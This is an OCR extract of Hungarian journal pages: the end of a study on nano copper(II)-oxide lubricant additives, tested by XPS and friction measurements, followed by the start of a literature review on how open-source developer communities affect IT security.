A méréshez Al/Mg kettős anóddal rendelkező, monokromátor nélküli röntgenforrást és Phoibos100 MCD-5 félgömbanalizátort (SPECS, Berlin) használtunk. A spektrumok 1486 eV-os Al K-α sugárzással készültek. A mintadarabon jelen levő olajréteg eltávolítása érdekében, mérés előtt a mintát egyszer acetonban, egyszer pedig kloroformban

[7] Anders Fahlman – Carl Nordling – Kai Siegbahn: *ESCA: Atomic, Molecular and Solid State Structure Studied by Means of Electron Spectroscopy*. Uppsala, Almkvist Wiksells, 1967.; Imre Bertóti: *Felületvizsgálat röntgen-fotoelektron spektroszkópiával*. In *Válogatott fejezetek a műszaki felülettudományból*. Budapest, Műegyetemi Kiadó, 1998.; John Moulder: *Handbook of X-ray Photoelectron-spectroscopy*. Eden Prairie, Minnesota, Perkin-Elmer Corporation, 1992.

tisztítottuk ultrahangfürdővel, 3–3 percen át, majd száraz nitrogénsugárral szárítottuk. A nem illékony és nem oldódó felületi szennyezőket ionporlasztásos felülettisztítással távolítottuk el, közvetlenül a mérés előtt (a tisztítás végétől, a mérés kezdetéig a minta folyamatosan nagyvákuumban, a mérés alatt ultramagas vákuumban volt). A spektrumokat a CasaXPS programmal (www.casaxps.com) dolgoztuk fel, a jelpozíciókat a szén jeléhez (284,5 eV) korrigáltuk. A jeleket kevert Gauss/Lorentz görbékre bontottuk fel, Shirley alapvonal-korrekció után.

A 10. ábra bemutatja a mintáról készült összefoglaló (survey) spektrumot, amelyből jól látszik, hogy a vizsgált felület igen kis hányada áll rézvegyületekből. Ez a besugárzott (7×20 mm) és a réztartalmú (~1×1,5 mm) felületek közti méretkülönbségből adódik. A réz 2p csúcsának jel/zaj aránya emiatt nem megfelelő ahhoz, hogy érdemi információt nyújtson. A réz LMM Auger tartományában viszont a réz különböző oxidációs állapotainak energiái közti különbség nagyobb, kevésbé fednek át az egyes kémiai állapotokhoz rendelt csúcsok, tehát kis intenzitás esetén megbízhatóbb információhoz jutunk.




10. ábra

0,5 tömegszázalékos mérés kopott felület összefoglaló XPS-spektruma.

Forrás: a szerző összeállítása

A réz LMM Auger tartományáról felvett részletes spektrumot a 11. ábra mutatja. A jelek felbontása után a csúcsok pozíciói megmutatják az egyes rézvegyületek anyagi minőségét, jel alatti területeikből pedig kiszámolható, hogy milyen arányban vannak jelen. Ezeket az adatokat tartalmazza a 3. táblázat.



11. ábra

0,5 tömegszázalékos mérés kopott felület Cu LMM Auger spektruma.

Forrás: a szerző összeállítása

3. táblázat

0,5%-os olajmintával végzett vizsgálat kopott felületén található rézvegyületek fajtái és előfordulási arányuk.

Forrás: a szerző összeállítása

Név	Kötési energia (eV)	Atom%-os koncentráció
Cu_2O	570,43	**69,60**
Cu	567,83	**30,40**


Ezek az eredmények azt mutatják, hogy a súrlódásos vizsgálat során a CuO redukción ment keresztül, Cu_2O-t és elemi rezet eredményezve. Ezen anyagok felületen való jelenléte a következő folyamatok mentén alakulhatott ki:

- Mivel a vas erősebb redukálószer, mint a réz (a vas standard elektródpotenciálja E°= –0,44 V, a rézé pedig +0,337 V), ezért a vas oxigént vonhat el a réz-oxidokból, ha ezt a körülmények engedik (a két anyagnak érintkeznie kell, magas hőmérsékleten).
- Az adalékként használt réz-oxid a súrlódásos vizsgálatok során használt 100°C hőmérsékleten képes lehet reakcióba lépni a használt G3 típusú bázisolajjal (a G3 bázisolaj C20 és C50-es szénhidrogének keverékéből áll) és elemi rézzé redukálódni.
- A réz akár már az összekevert olajadalék-fázisban elkezdhetett redukálódni, amennyiben a rendszer szabad energiája ezt lehetővé teszi. A vizsgálatok során használt magas hőmérséklet, illetve a súrlódási energia átalakulása során keletkezett hő tovább fokozhatta a réz redukciós folyamatát.

A rendszerben kialakult elemi réz az alacsony keménysége miatt könnyen kenhető állapotú, így a súrlódásos vizsgálatok során csekély ellenállás mellett képes feltapadni, felhegedni a súrlódó felületre, ott egy tribológiai védőréteget képezve csökkentheti a súrlódási együttható értékét, illetve a tapasztalható kopás nagyságát.

Korábbi tanulmányok már foglalkoztak hasonló vizsgálatokkal: Tarasov és társai megvizsgálták az elemi réz olajadalékként való alkalmazásának lehetőségeit és az elemi réz tribológiai tulajdonságait. Ebben a tanulmányban különböző védőgázok alatt csomagolt elemi rezet kevertek szériа-motorolajba és ezek tulajdonságait vizsgálták. Az elemi réz védőgáz alatti csomagolása ilyen esetben elengedhetetlen, mivel az ilyen kis szemcseméretű rézrészecskék nagyon hamar képesek reagálni a levegő oxigénjével. A tanulmányban szintén megállapítják, hogy a réz az alacsony keménysége miatt könnyen feltapad a súrlódó felületre, feltölti vagy betakarja a kopott árkokat, védőréteget képezve a felületen. A tanulmány következtetésként levonja, hogy a legjobb védőgáz a nitrogén (N2), illetve amennyiben nem csak argon, hanem argon-oxigén keverék alatt csomagolják a rezet, akkor az oxidálódott réz jobban csökkentheti a tribológiai tulajdonságokat. Ez azzal magyarázható, hogy a rézréteg kialakulása után az oxidálódott réz bekerülhet a két súrlódó felület közé, ott nano-gördülőcsapágyakként viselkedik, jótékony tribológiai hatásokat biztosítva a rendszer számára.[8]

Annak bizonyítására, hogy megállapítsuk, a súrlódásos vizsgálat mely fázisában alakul ki ez a védőréteg, rövid lefutású vizsgálatokat végeztünk el. Ezen vizsgálatok időtartama rendre 30s, 60s, 120s, 300s volt. A vizsgálatok során keletkezett kopásképek digitálmikroszkópos felvételeit a 12. ábra ismerteti. E vizsgálatok eredményeként megállapítható, hogy már az első két percben megjelenik a felületen a rézszínű felhegedt réteg, amely arra enged következtetni, hogy a redukció az alkalmazott 100°C-os hőmérséklet és az alternáló mozgás hatására gyorsan és könnyen végbemegy.



12. ábra

A 0,5%-os CuO-koncentrációval elvégzett rövid időtartalmú mérések digitálmikroszkópos felvételei, 100x-os nagyítással, a) 30 s, b) 60 s, c) 120 s, d) 300 s. Forrás: a szerző összeállítása

[8] Sergei Tarasov et alii: Study of friction reduction by nanocopper additives to motor oil. *Wear*, 252 (2002), 1–2. 63–69.

A rövid mérések esetén is megállapítható, hogy a súrlódásos vizsgálat előrehaladtával a felületen kialakult réz-oxid mennyisége és vastagsága változik: a rézréteg kialakul a felületen, majd a magas tribológiai igénybevétel miatt lekopik és távozik a használt kenőolajjal. Ameddig a kenőolaj tartalmaz elegendő rézoxid-utánpótlást, ez a folyamat újra és újra végbemegy, hiszen látható, hogy a rövid mérések esetén 120 másodpercig növekszik a réz jelenléte, majd az 5. percre ez a mennyiség már csökken. A kétórás vizsgálatok végén azonban a réz ismét megtalálható a felületen.

Összefoglalás és kitekintés

Jelen tanulmány bemutatta a győri Széchenyi István Egyetem tribológiai laboratóriumában elvégzett réz(II)-oxid nanoméretű kísérleti kenőolaj-adalék tribológiai vizsgálatainak eredményeit. A vizsgálatok során, az adalék működési mechanizmusainak megértése érdekében mind pásztázó elektronmikroszkópos (SEM-) vizsgálatokat, mind pedig röntgen-fotoelektron-spektroszkópiát (XPS) elvégeztünk. A vizsgálatok eredményeként a következő megállapítások tehetők:

- A CuO nanoméretű, gömb formájú adalék Group III típusú bázisolajba történő oldásához szükséges mágneses keverés és ultrahangos homogenizálás.
- A réz(II)-oxid adalék esetén megállapítható az optimális keverési koncentráció, amely 0,5 tömegszázalékra tehető. Ezen koncentrációval elvégzett mérések 15–15%-os súrlódás- és kopáscsökkenést eredményeztek.
- A keletkezett kopásnyomok felületén szabad szemmel is látható rézsárga réteg figyelhető meg. Az elektronmikroszkópos felvételek alapján megállapítható a réz jelenléte a felületen, azonban a rézzel nem arányos a felületen található oxigén jelenléte.
- A felületen jelen lévő réz és réz-oxidok fajtáinak és arányainak meghatározásához XPS-vizsgálatokat végeztünk el, amely LMM Auger spektrumának vizsgálata bebizonyította, hogy a felületen található réz 69,6%-a Cu_2O, míg 30,4%-a elemi rézként figyelhető meg a felületen. Ez bizonyítja a CuO-adalék oxigénredukcióját a vizsgálat során.
- Az elemzés során három hipotézist állítottunk fel a réz redukciójára vonatkozóan: a próbatest vas alapanyaga redukálja a réz-oxidot üzemi hőmérsékleten, a réz-oxid a bázisolajat felépítő szénhidrogénekkel kerül reakcióba vagy a vizsgálat során, vagy már a vizsgálatok előtt, a bekeverési fázisban. Hogy megállapítsuk, pontosan melyik kémiai reakció megy végbe a réz redukciója során, további olajvizsgálatok, illetve szabadenergia-számítások szükségesek.

A vizsgálati módszer egy rövidített kísérlet, amely során mind a terhelés, mind a mozgásviszony egyszerűsített a valóságoshoz viszonyítva. Ennek okán az elért eredmények 100%-osan nem összehasonlíthatók egy valódi belső égésű motorban tapasztalt peremfeltételekkel elvégzett mérés eredményeivel. További vizsgálatok szükségesek ezzel a nanoméretű réz(II)-oxid-adalékkal, mielőtt egy valós, a közutakon üzemelő járműben felhasználásra kerülhet. E fejlesztési folyamat mentén, egy égéses üzemű

motorfékpadi vizsgálat esetén pontosabban megvizsgálható a nanorészecske hatása egy valóságos, hosszabb üzemeltetés esetén is.

A vizsgálatok eredményeként megállapított rézredukció pontos kémiai átalakulásának bizonyítása érdekében a jövőben további gyakorlati és számítási kutatások elvégzése szükséges.

Összegzésként megállapítható, hogy a nanoméretű réz(II)-oxid-kerámia hatékonyan képes csökkenteni a súrlódásos mozgások során fellépő súrlódási és kopási veszteségeket, amelyre a mai autóiparnak a környezettudatosság, illetve az alacsony üzemanyag-fogyasztás miatt szüksége lehet. Azonban az adalék további vizsgálatai szükségesek, mielőtt a nanoadalékot személyautók motor- vagy váltóolajaiban használhatjuk. Példaként megemlíthető, hogy az adalék kipufogógáz-utókezelő rendszerekre gyakorolt hatása a mai napig még nem ismert.

Köszönetnyilvánítás

A szerzők köszönetüket fejezik ki Csepreghy Dóra Olimpiának, Nagy Boglárkának, Dr. Perger Józsefnek, Szabó Ádám Istvánnak és Dr. Takáts Viktornak a segítségükért, amelyek nélkül a tanulmány nem készülhetett volna el.

Felhasznált irodalom

Bertóti Imre: Felületvizsgálat röntgen-fotoelektron spektroszkópiával. In Bertóti Imre (szerk.): *Válogatott fejezetek a műszaki felülettudományból.* Budapest, Műegyetemi Kiadó, 1998.

Fahlman, Anders – Carl Nordling – Kai Siegbahn: *Atomic, Molecular and Solid State Structure Studied by Means of Electron Spectroscopy*. Uppsala, Almkvist Wiksells, 1967.

ISO 19291:2016. Lubricants – *Determination of tribological quantities for oils and greases – Tribological test in the translatory oscillation apparatus*. Vernier, Genova, 2016.

Moulder, John: *Handbook of X-ray Photoelectron-spectroscopy.* Eden Prairie, Minnesota, Perkin-Elmer Corporation, 1992.

Peña-Parás, Laura – Hongyu Gao – Demófilo Maldonado-Cortés – Azhar Vellore – Patricio García-Pineda – Oscar E. Montemayor – Karen L. Nava – Ashlie Martini: Effects of substrate surface roughness and nano/micro particle additive size on friction and wear in lubricated sliding. *Tribology International,* 119. (2019), 88–98. DOI: https://doi.org/10.1016/j.triboint.2017.09.009

Shafi, Wani Khalid – Ankush Raina – Mir Irfan Ul Haq: Friction and wear characteristics of vegetable oils using nanoparticles for sustainable lubrication. *Tribology – Materials, Surfaces & Interfaces,* 12. (2018), 1. 27–43. DOI: https://doi.org/10.1080/17515831.2018.1435343

Tarasov, Sergei – A. Kolubaev – S. Belyaev – M. Lerner – F. Tepper: Study of Friction Reduction by Nanocopper Additives to Motor Oil. *Wear,* 252. (2002), 1–2. 63–69. DOI: https://doi.org/10.1016/S0043-1648(01)00860-2

Tóth, Álmos Dávid et alii: Methodenentwicklung zur Einstufung von Motorölen anhand tribologischer Eigenschaften. In 58. *Tribologie-Fachtagung 2017, Reibung, Schmierung und Verschleiß,* Band 2. Göttingen, P8/1-P8/11.

Troyer, Drew: A Balanced Approach to Lubrication Effectiveness. *Machinery Lubrication,* (2010), 11. Elérhető: www.machinerylubrication.com/Read/27725/a-balanced-approach-to-lubrication-effectiveness- (A letöltés dátuma: 2020. 09. 24.)

Wang, Wei – Guoxin Xie – Jianbin Luo: Black Phosphorus as a new lubricant. *Friction*, 6. (2018), 1. 116–142. DOI: https://doi.org/10.1007/s40544-018-0204-z

Zhang, Zhenyu Jason – Dorin Simionesie – Carl Schaschke: Graphite and Hybrid Nanomaterials as Lubricant Additives. *Lubricants,* 2. (2014), 2. 44–65. DOI: https://doi.org/10.3390/lubricants2020044

HADMÉRNÖK
KÖRNYEZETBIZTONSÁG

15. évfolyam (2020) 3. szám 93–110.
DOI: 10.32567/hm.2020.3.5

Mészáros Gergely[1]

Nyílt fejlesztői közösségek hatása az informatikai biztonságra

The Impact of Open Source Development on IT Security

Napjainkban a nyílt forrású fejlesztési modell termékeinek felhasználása széles körben elfogadottá, sokak szerint egyenesen megkerülhetetlenné vált. A közösség, amely ezeket a szoftvereket és komponenseket létrehozza, azonban más normákat és struktúrát követ, mint a hagyományos fejlesztőcsapatok. Fontos kérdés, hogy ezeknek az eltéréseknek milyen biztonsági vonzatai lehetnek rendszerelemet felhasználó információs rendszer biztonságát illetően, illetve hogyan védekezhetünk ezek ellen. A cikkben a terület tudományos eredményének átfogó és szisztematikus elemzése alapján bemutatom a lehetséges kockázati tényezőket és a javasolt védelmi lehetőségeket.

Kulcsszavak: **nyílt forrás, FLOSS, informatikai biztonság, kiberháború**

Products of the Open Source Development Model are widely accepted if not imperative nowadays. The community which creates these components is following different norms and structure than the conventional developer teams. It is important to understand what implications for the information infrastructure might be caused by these differences, and what are the possibilities for protection. In this paper I conduct a systematic analysis of the relevant literature to identify the possible risks and defence mechanisms.

Keywords: **Open Source Community, FLOSS, IT security, Cyberwarfare**

[1] Szent István Egyetem Ybl Miklós Építéstudományi Intézet, mérnöktanár, e-mail: meszaros.gergely@gmail.com; ORCID: https://orcid.org/0000-0002-8390-5627

Problémafelvetés

A nyílt forrású közösségek jellegzetes szervezeti struktúrát mutatnak, és a zárt modelltől jelentősen eltérő projektvezetési, módszertani megoldásokat alkalmaznak. Tekintve, hogy napjainkban egyre több nyílt forrású komponenst használunk fel közvetve vagy közvetlenül, joggal merül fel a kérdés, vajon ezeknek az eltéréseknek van-e valamilyen kimutatható hatása a végterméket felhasználó szervezet biztonságára.

A kérdés egyáltalán nem érdektelen, hiszen a felhasznált komponenseken keresztül akár olyan komoly sérülékenységek is bekerülhetnek a késztermékbe, mint a hírhedt Heartbleed, amely lényegében globális biztonsági válságot okozott. A kiberháborús törekvések egyre komolyabb fenyegetést jelentenek, különös tekintettel a létfontosságú rendszerelemekre, amelyek közvetve vagy közvetlenül szintén felhasználnak nyílt forrású komponenseket.

A nyílt forrás felhasználása érezhetően egyre nő. Ennek részben üzleti, részben technikai okai vannak. Üzleti cél lehet a versenytársak hegemóniájának megtörése, üzleti növekedés segítése vagy alternatív piaci lehetőségek megnyitása. A technikai okok közt említhetjük a piacra kerülési idő lerövidülését, a karbantartás egyszerűsödését és az innovációs képesség növelését.[2] Felhasználóként vagy integrátorként tehát fontos minél pontosabban megérteni milyen kockázatokkal kell szembenéznünk az egyre elkerülhetetlenebbnek látszó nyílt forrású komponensintegráció során.

A fejlesztői közösség szervezeti, módszertani eltéréseiből fakadó biztonsági problémák nem egyértelműek, így pontos megértésük segít a lehetséges kockázatok mérséklésében.

Kutatási módszer

A probléma megértéséhez és elemzéséhez négy nagy digitális könyvtár (IEEE Digital Library, ACM Digital Library, ScienceDirect és SpringerLink) publikációit használtam fel. A forrásirodalomból szisztematikus keresés és irodalomfeldolgozás segítségével gyűjtöttem biztonságot befolyásoló tényezőket.

A szűréshez használt kiválasztási protokoll a következők szerint alakult: csak olyan dokumentumok, cikkek folyóiratok és konferenciapublikációk kerültek az elemzésbe, amelyek a nyílt forrás vagy annak fejlesztési módszertana valamely egyedi jellemzőjét, biztonsági vonzatát elemzik, illetve összehasonlítják azt a zárt forrású fejlesztési módszertan eredményeivel. A publikáció 2005 után jelent meg, kísérlet, esettanulmány, összehasonlító elemzés, vélemény vagy tapasztalati beszámoló. Továbbá, témáját tekintve valamilyen számítástudományi, szoftvermérnöki, illetve szoftverbiztonság-profilú folyóiratban jelent meg.

Nem szerepelnek az elemzésben a következő kihagyási kritériumok szerinti művek: angoltól eltérő idegen nyelven íródott; hálózaton, digitális könyvtáron keresztül

[2] Carl-Erik Mols – Krzystof Wnuk: *Charting the Market Disruptive Nature of Open Source: Experiences from Sony Mobile.* Proceedings of the 39th International Conference on Software Engineering Companion. Buenos Aires, Argentina, IEEE Press, 2017. 175–176.

nem elérhető; szabványok, workshopjelentések, recenzió kategóriákba eső nem teljes értékű dokumentumok, vázlatok, prezentációdiák és -kivonatok; másodlagos és harmadlagos tanulmányok és metaanalízisek; nem szoftvertervezéssel foglalkozó számítástudomány témájú cikkek; nyílt forrásra csak további, tervezett feladatként hivatkozó munkák; amennyiben a publikált eredmény nem köthető a nyílt forráshoz, pusztán a bemutatott vagy felhasznált szoftver(ek) nyílt forrású(ak); illetve ha csak azért foglalkozik nyílt forrással, mert könnyen elérhető, de a vizsgált kritériumnak nincs köze a biztonsághoz, és nem vizsgálja a zárt forrástól való eltérést; esettanulmány, ahol egy adott nyílt forrású szoftver olyan tulajdonságát elemzik, amely nem általánosítható; végül, ha egy szűkebb nyílt forráskategória elemeit hasonlítja össze. A cél elérése érdekében az alábbi keresőkifejezést állítottam össze:

```
(  „open source software" OR „libre software" OR
   „free software" OR „FOSS" OR „F/OSS" OR „F/OSSD" OR
   „FOSSD" OR „FLOSS" OR „F/LOSS" OR „OSSD"
) AND (
   (
      („closed source" OR traditional OR proprietary) AND
      (comparison OR evaluation OR difference)
   ) OR vulnerability OR (security AND (implication* OR problem* OR weakness*
OR issue*))
)
```

A keresőkifejezésben nem szerepelnek a közösségre vonatkozó kulcsszavak, mivel az elemzést szélesebb körű kutatás részeként végeztem, a közösséggel kapcsolatos műveket egyedileg azonosítottam be, ami pontosabb eredményt biztosít, mint a kulcsszavas keresés. A kiválasztott publikációk elemzése során kilenc nyílt forrású jellemzőt és azok biztonsági hatásait kategorizáltam. A kategóriák közül a cikk csak egyetlen kategóriával, a közösség hatásaival foglalkozik. Ennek megfelelően a más kategóriák alá sorolható jellemzők, például a forrás nyíltságából adódó eltérések, a támogatási rendszer eltérései vagy a konkrét terméktulajdonságok nem szerepelnek a jelen elemzésben.

A duplumok eltávolítása után a kihagyási kritériumokat az absztrakt alapján alkalmaztam. Ezt követően 938 publikációt elemeztem gyorsolvasás segítségével. A nyílt forrású közösséggel kapcsolatba hozható témájú írások száma 238-ra csökkent, amelyből 152 mű kifejezetten a közösséggel foglalkozott.

Eredmények


A nyílt modell munkaerejét adó közösség mind szerkezetében, mind motivációjában, vezetési struktúrájában gyökeresen eltér a zárt modell szociális struktúráitól. Az utóbbi években azonban bizonyos konvergencia figyelhető meg, egyre terjednek a nyílt modell módszereit követő kisebb startupok, a nagyobb IT-vállalatok pedig elemeket vesznek át a nyílt módszertanból, sőt aktívan támaszkodnak a nyílt modell közösségeire.

A közösség képességei, szervezettsége jelentős hatást gyakorolhat a végtermékre, így közvetve vagy közvetlenül az azt felhasználó szervezet biztonsági szintjére. Emiatt – bár első pillantásra úgy tűnhet, hogy az információ- és informatikai biztonsághoz nem sok köze van – fontosnak tartom elemezni a klasszikus nyílt közösség felépítését és szociális jellegét. Az eltérések halmaza két csoportra, a szervezeti és a személyi (közösség szereplőinek eltéréseiből adódó) kérdéskörre bontható. A szervezeti jellemzők tovább bonthatók a felépítésből, szociális struktúrából, átláthatóságból, szerveződési módszertanból és az irányítás eltéréseiből adódó eltérésekre. Az alábbiakban az eredményeket ilyen bontásban ismertetem.

Szervezet

A klasszikus nyílt közösség önszerveződő, viszonylag gyorsan változó laza, moduláris hálózatot alkot, amelyben a résztvevők döntési mechanizmusai, szociális kapcsolatai eltérhetnek az üzleti modellben megszokottól.

Korábban nyílt közösség alatt magánszemélyek egy csoportját – elsősorban a fejlesztőket és tesztelőket – értették, mostanra azonban ez az elképzelés megváltozott. A gazdasági szereplők belépésével a nyílt közösség különféle csoportok komplex függőségi viszonyban álló halmazává vált, amelyben jelentős szerepet töltenek be a terméket felhasználó integrátorok, a termékkel kapcsolatos szolgáltatásokat végző cégek és a jogi, társadalmi hátteret adó támogató szervezetek (alapítványok, konzorciumok). A nyílt közösséggel kapcsolatos csoportok szerepét és függőségeit az 1. ábra mutatja be.




1. ábra
OSSD szervezeti környezete.
Forrás: a szerző szerkesztése

E csoportok együttes hatása alakítja ki a nyílt fejlesztési modell működési hátterét, befolyásolva ezzel a végső termék használhatóságát és biztonsági szintjét. A nyílt közösség által fejlesztett (FLOSS) termékből közvetlenül hasznot húzó szolgáltatók és integrátorok fizetett fejlesztőkön keresztül igyekeznek biztosítani a projekt számukra kedvező irányát, míg a felhasználók – akik gyakran fejlesztők is egyben – élvezhetik a két csoport nyújtotta termékeket és szolgáltatásokat.

A támogatások és irányítás gyakran formális kereteket ölt konzorcium vagy alapítvány formájában, amelyet minden érdekelt fél támogathat, jogi, pénzügyi és társadalmi hátteret biztosítva a közös fejlesztésnek.

Fejlesztőközösség felépítése

Az OSSD-közösségek sokkal inkább hasonlítanak egy szociális hálózatra vagy a megoszló hálózatokra mint hagyományos fejlesztőcsapatra. Bárki részt vehet bennük, bonyolult, határokon átívelő rendszert alkotnak, és a kapcsolattartás döntő részben a hálózaton keresztül zajlik.



2. ábra

OSSD hagymamodell.

Forrás: a szerző szerkesztése (saját változata Di Bella nyomán)[3]

A közösség rugalmas, könnyen változik, szerkezetét tekintve pedig általában egy központi mag részből, és az azt körülvevő további külső rétegekből áll, hagymaszerű struktúrát hozva létre (lásd 2. ábra). A magrész tagjai hozzák a legfontosabb döntéseket, általában csak nekik van joguk módosítani a központi forrástárakat és jobbára hosszú

[3] Enrico Di Bella – Alberto Sillitti – Giancarlo Succi: A multivariate classification of open source developers. *Information Sciences,* 221. (2013), 72–83.

időn keresztül a projektben tartózkodnak.[4] A magot körülvevő fejlesztői holdudvar a magtól távolodva egyre ritkábban adományoz kódot, és egyre kisebb szerepet vállal a fejlesztésből. A teljes fejlesztőtábor lehet egészen nagy, több ezer fős, de a közösség méretének növekedésével már egyre kevesebb a hozzáadott fejlesztőerő.[5]

A magfejlesztők kis csoportja adja a projekt gerincét, az érdemi munka döntő hányadát is gyakran ők végzik[6] az átlagnál magasabb minőségben (a hagyma „magja" tehát kissé eltérő). A mag mérete változhat, de a legtöbb projektben 15 fő alatt marad.[7] A magfejlesztők között lehetnek pótolhatatlan személyek, ami termelékenységi szempontból hasznos ám egyben kockázati tényező is, ugyanis a centrális emberek kiesése komolyan sértheti a csoport teljesítményét.[8] Az akadémiai projektként indult GIMP fejlesztése például több mint egy évre leállt, mert vezető fejlesztői befejezték az iskolát és elmentek dolgozni. Ennyi ideig tartott, míg valaki más felvette a stafétabotot.[9] Kimutatható, hogy a közepesnél nagyobb nyílt projektek döntő része „hősprojekt", ahol a fejlesztés 80%-át a fejlesztők 20%-a végzi.[10]

Az aktív fejlesztők jó rálátással rendelkeznek a projektre, idővel beléphetnek a magfejlesztők közé, bevonják őket a kulcsfontosságú döntésekbe, de szerepük marginális. Az alkalmi fejlesztők csoportja a legnagyobb, ők egyetlen funkcióra vagy hibajavításra koncentrálnak. E csoport külső határán helyezkednek el az egyszeri fejlesztők, akik valamikor hozzájárultak a projekthez, ám végül különféle okok miatt (időhiány, érdektelenség) végül eltávolodtak attól.

A nagyobb projektekben általában cégek is adományoznak kódot, illetve saját fejlesztőkön keresztül igyekeznek a mag közelébe kerülni.

A klasszikus homogén hagymamodell azonban kissé megtévesztő, ugyanis a magot körülvevő közösség általában kis csoportokra, modulokra bomlik, akik egymással sűrűbben kommunikálnak, esetleg saját központi tagjaik vannak. A szponzorált fejlesztők jelenléte tovább növeli a modularitást, az egy céghez tartozók között szorosabb a kapcsolat. Ez a struktúra segíti, hogy a fejlesztőszám növekedésével a kommunikáció ne váljon kezelhetetlenné. A decentralizált projektek jellemzően modulárisabbak mint a centralizáltak, a kisebbek pedig többnyire a hierarchikus típusból indulva érik el

[4] S. Toral – M. Martínez-Torres – F. Barrero: Analysis of virtual communities supporting OSS projects using social network analysis. *Information and Software Technology,* 52. (2010), 3. 296–303.

[5] Ingo Scholtes – Pavlin Mavrodiev – Frank Schweitzer: From Aristotle to Ringelmann: A large-scale analysis of team productivity and coordination in Open Source Software projects. *Empirical Software Engineering,* 21. (2016), 2. 642–683.

[6] Mathias Müller: *Managing the Open Cathedral.* Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering. Tallinn, Estonia, ACM, 2019. 1176–1179.

[7] Kazuhiro Yamashita et alii: *Revisiting the Applicability of the Pareto Principle to Core Development Teams in Open Source Software Projects.* Proceedings of the 14th International Workshop on Principles of Software Evolution, ACM, 2015. 46–55.

[8] David Garcia – Marcelo Serrano Zanetti – Frank Schweitzer: *The Role of Emotions in Contributors Activity: A Case Study on the GENTOO Community.* International Conference on Cloud and Green Computing, 2013. 410–417.

[9] Akinori Ihara – Akito Monden – Ken-Ichi Matsumoto: *Industry Questions about Open Source Software in Business: Research Directions and Potential Answers.* 6th International Workshop on Empirical Software Engineering in Practice, 2014. 55–59.

[10] Amritanshu Agrawal et alii: *We Don't Need Another Hero?: The Impact of "Heroes" on Software Development.* Proceedings of the 40th International Conference on Software Engineering: Software Engineering in Practice Track (ICSE-SEIP), 2018. 245–253.

a decentralizált állapotot.[11] A viszonylag kis mag kialakulása nem hiányosság, hanem szükségszerű következmény, ugyanis egy nagyobb létszámú központi csoport tagjaira kezelhetetlenül nagy kommunikációs teher nehezedne.

A hibabejelentők és a fejlesztők egymás között sokat kommunikálnak, ám a legjelentősebb fejlesztők a hibabejelentőkkel keveset kommunikálnak,[12] ami arra enged következtetni, hogy a gyors és hatékony hibajavítások érdekében a FLOSS felhasználó szervezetnek csatlakoznia kell a fejlesztéshez.

